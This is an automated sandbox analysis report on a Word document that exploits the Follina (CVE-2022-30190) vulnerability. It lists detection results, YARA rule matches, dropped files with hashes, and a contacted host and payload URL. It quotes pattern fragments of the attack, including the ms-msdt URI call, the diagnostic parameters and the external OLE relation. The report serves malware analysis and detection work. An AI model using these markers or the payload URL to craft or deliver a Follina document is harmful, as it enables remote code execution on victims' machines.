ID: 685991
Sample Name: fHER4lglqY
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 03:25:22
Date: 18/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

fHER4lglqY


Overview

General Information

Sample Name:	fHER4lglqY (renamed file extension from none to docx)
Analysis ID:	685991
MD5:	6878265f91c6cb…
SHA1:	178c99c6b3ad6e..
SHA256:	2f75f6ee9ba9ef5..
Infos:	



Detection




Follina CVE-2022-30190

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Antivirus detection for URL or domain
- Malicious sample detected (through…
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Contains an external reference to an…
- Detected suspicious Microsoft Offic…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1972 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x3ba:$a2: TargetMode="External" • 0x3b2:$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x375:$olerel: relationships/oleObject • 0x38e:$target1: Target="http • 0x3ba:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
sslproxydump.pcap	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x4e06:$a: PCWDiagnostic • 0x4dfa:$sa3: ms-msdt • 0x4e5d:$sb3: IT_BrowseForFile=
sslproxydump.pcap	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x4de9:$re1: location.href = "ms-msdt:
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x198d:$a: PCWDiagnostic • 0x1981:$sa3: ms-msdt • 0x19e4:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x198d:$a: PCWDiagnostic • 0x1981:$sa3: ms-msdt • 0x19e4:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
Click to see the 4 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

System Summary

Malicious sample detected (through community Yara rule)


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 3 Exploitation for Client Execution	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	2 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
fHER4lglqY.docx	25%	Virustotal		Browse
fHER4lglqY.docx	23%	Metadefender		Browse
fHER4lglqY.docx	49%	ReversingLabs	Document-Word.Trojan.Heuristic	
fHER4lglqY.docx	100%	Avira	W97M/Dldr.Agent.G1	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\poc[1].htm	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D314135.htm	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3BF80B4F.htm	100%	Avira	JS/CVE-2022-30190.G	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
2hell.nl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://2hell.nl/follina/poc.html	10%	Virustotal		Browse
http://https://2hell.nl/follina/poc.html	100%	Avira URL Cloud	malware	
http://https://2hell.nl/follina/poc.htmlyX	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
2hell.nl	178.21.112.152	true	true	• 0%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://2hell.nl/follina/poc.html	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://2hell.nl/follina/poc.htmlyX	~WRF{FB6581E1-1A5E-4649-84C2-3FA331ABA6D2}.tmp.0.dr	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.21.112.152	2hell.nl	Netherlands		29028	COMPUKOS-ASNL	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	685991
Start date and time:	2022-08-18 03:25:22 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	fHER4lglqY (renamed file extension from none to docx)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winDOCX@1/18@15/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2870048758293995
Encrypted:	false
SSDEEP:	48:I3a1RB74WvIfbz9s2df8IQpINoQ/QiQNQGtULNS/rZQ+QNH:KgL7WtbrkWv9AGLNSTZncH
MD5:	EC9A7D70A816366A8AD0612EE7DAD739
SHA1:	211C3DF619B389F77457B057074FD7F4DA9D002D
SHA-256:	072E182B4D7CB3314F0B2FF9D40766A095F5838DDD2B6E3F2777C6F7A3D79905
SHA-512:	F667EB136F6444F31FAAB94E6D10D14D097870E7CCAB93E5127961D2DC2B6FBDE206183522F50436B54C12E44F1A121CD6C16C13B2C306D713B27408AB0D292
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z(`.g,.*D...o...3S,...X.F...Fa.q.....Q..)d?.K..KF...@.....a..8O..7..-...A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{469EB5A9-1D77-4731-94E0-EE25EED167A3}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6741548819501937
Encrypted:	false
SSDEEP:	96:KeaeCyuA6ePGhOfBmS2fmjpMkuPyr6P/0/9oGZIT0tVb4////T/VyuxPXa/lPhw:nx6eP0FUlYG2otdu/DVyuxPCpbr
MD5:	BD9BCE9BD766B0C50F6BDD1409BBDEB0
SHA1:	E387BA8EB8AAA2DDD14033D255D17BE68EEE3C55
SHA-256:	28EDF61A62B1C6F4C5A5D71AE369EE5C4AA8292189D660338992B7DAED014EDF
SHA-512:	AA07253F9DDD6D02216E96B979659EDD5E299658AB8F71A6897FFDF0AC40DAE29E92461F0E46E3EE14A2F76A071C51222996D43DFE54F9DD8BB81D6F177A1C 9
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.?Jfi.E.q7.4..0S,...X.F...Fa.q.....#...n..G..dx.....}...G[C..l..T@.S.....W.....x...x...x...x..*..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.934207961409454
Encrypted:	false
SSDEEP:	3:yVlgsRlz1Glg9BcT7III0Yxl8dI4pKpWEjl276:yPblzElggTEIRxl8dIBX22
MD5:	DBA4B08FF943511A17440A6D3A639091
SHA1:	79EC57290092B5CFD266CC0F82429940DE111BF6
SHA-256:	5FED6073738D6334C21CF755BA59C1D8263838DB98A05843CC498F919F835609
SHA-512:	7914072E66FB17FF44957467E51D33BF3F7C5948FC93A4C1F44F7F7DD34D09478B302C728FE55574F6F72B94206D47C9DF7DE871181EAA05017A201CE12FC92F
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.4.6.9.E.B.5.A.9.-.1.D.7.7.-.4.7.3.1.-.9.4.E.0.-.E.E.2.5.E.E.D.1.6.7.A.3.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28744221424527927
Encrypted:	false
SSDEEP:	48:I3z/ERBzET5RqIhb9ByvXWpZqfTbrZJHvH:Kz/ELXm1pZqL3PH
MD5:	A66312A6CB954A6150D5AFB584B5A8B3
SHA1:	26E4AC2E42E72A854E0E202AD6C160ADF2415314
SHA-256:	4F2AF0D38289B8EF8BEE2414A1BB01B973C064905E571BB7421E6BD852D6AEDC
SHA-512:	DCEFB07E904F63E4B4F1EAEDFAA10A6AC879A7BCD1486A64D0082B1BECB1ADFA6F8B2316EA81B79EC2AAFE59EEA832EFF5F3B300FFFF5F1C751C992F564E895D
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z=3..=.M.H.K.t..S,...X.F...Fa.q.....\.`)^s.G.|..._.....R@....C..t...Z.A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{D6F1608A-034A-4693-92DF-9F6F675BC0BA}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22169652718262306
Encrypted:	false
SSDEEP:	48:I36JKUUrBZfR2fNIiLMMtRS/9FvP14Jqrvp0vk+ip0vk+W:K0ZCGMMKXIzW
MD5:	543D6526423FBA0DC5BC4CD9B5990CEC
SHA1:	9FA79AD3E23A8D4AF6F0078FC77FCF83BE663452
SHA-256:	53CFB4F00751832884F2FC168A97FAB523ED9833663169FC797C01281E922C04
SHA-512:	B7ACA1EDA28D5556A8381718AFB61C3C3507F9E8F4BD6CBA3C75C72AC7107DF6C3041E51B5B94651856D2208F4B7E9E8F5D748175C46703995EADC185661070A
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.....\D..6...^S,...X.F...Fa.q.....kn..@.....C.=B.EK.....s}.P>.....PB.....x...x...x...x.....+..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114

Entropy (8bit):	3.9376321677740433
Encrypted:	false
SSDEEP:	3:yVlgsRlzfqJds4MkWSg2lUt7TYQckClL7276:yPblzfqTsLkWSg2lRQckCt22
MD5:	782CE5A82AFB74AE293FED453122DB20
SHA1:	E1329D7D27002B4002827124B2457A3A01B2BEEF
SHA-256:	52BC8B7A17D59A4CC93AF4FE6A0474B893B963EE9C33979E22AAA7B1A00A3902
SHA-512:	777E83913D9644AC814EAE384E86E0E14E128919957522941869926 0A5C1D0F005C534E5EFAA8309290D0502D51196B06B5EACD71F055684492D24E762ABD379
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.D.6.F.1.6.0.8.A.-.0.3.4.A.-.4.6.9.3.-.9.2.D.F.-.9.F.6.F.6.7.5.B.C.0.B.A.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\poc[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F64971 0
Malicious:	**true**
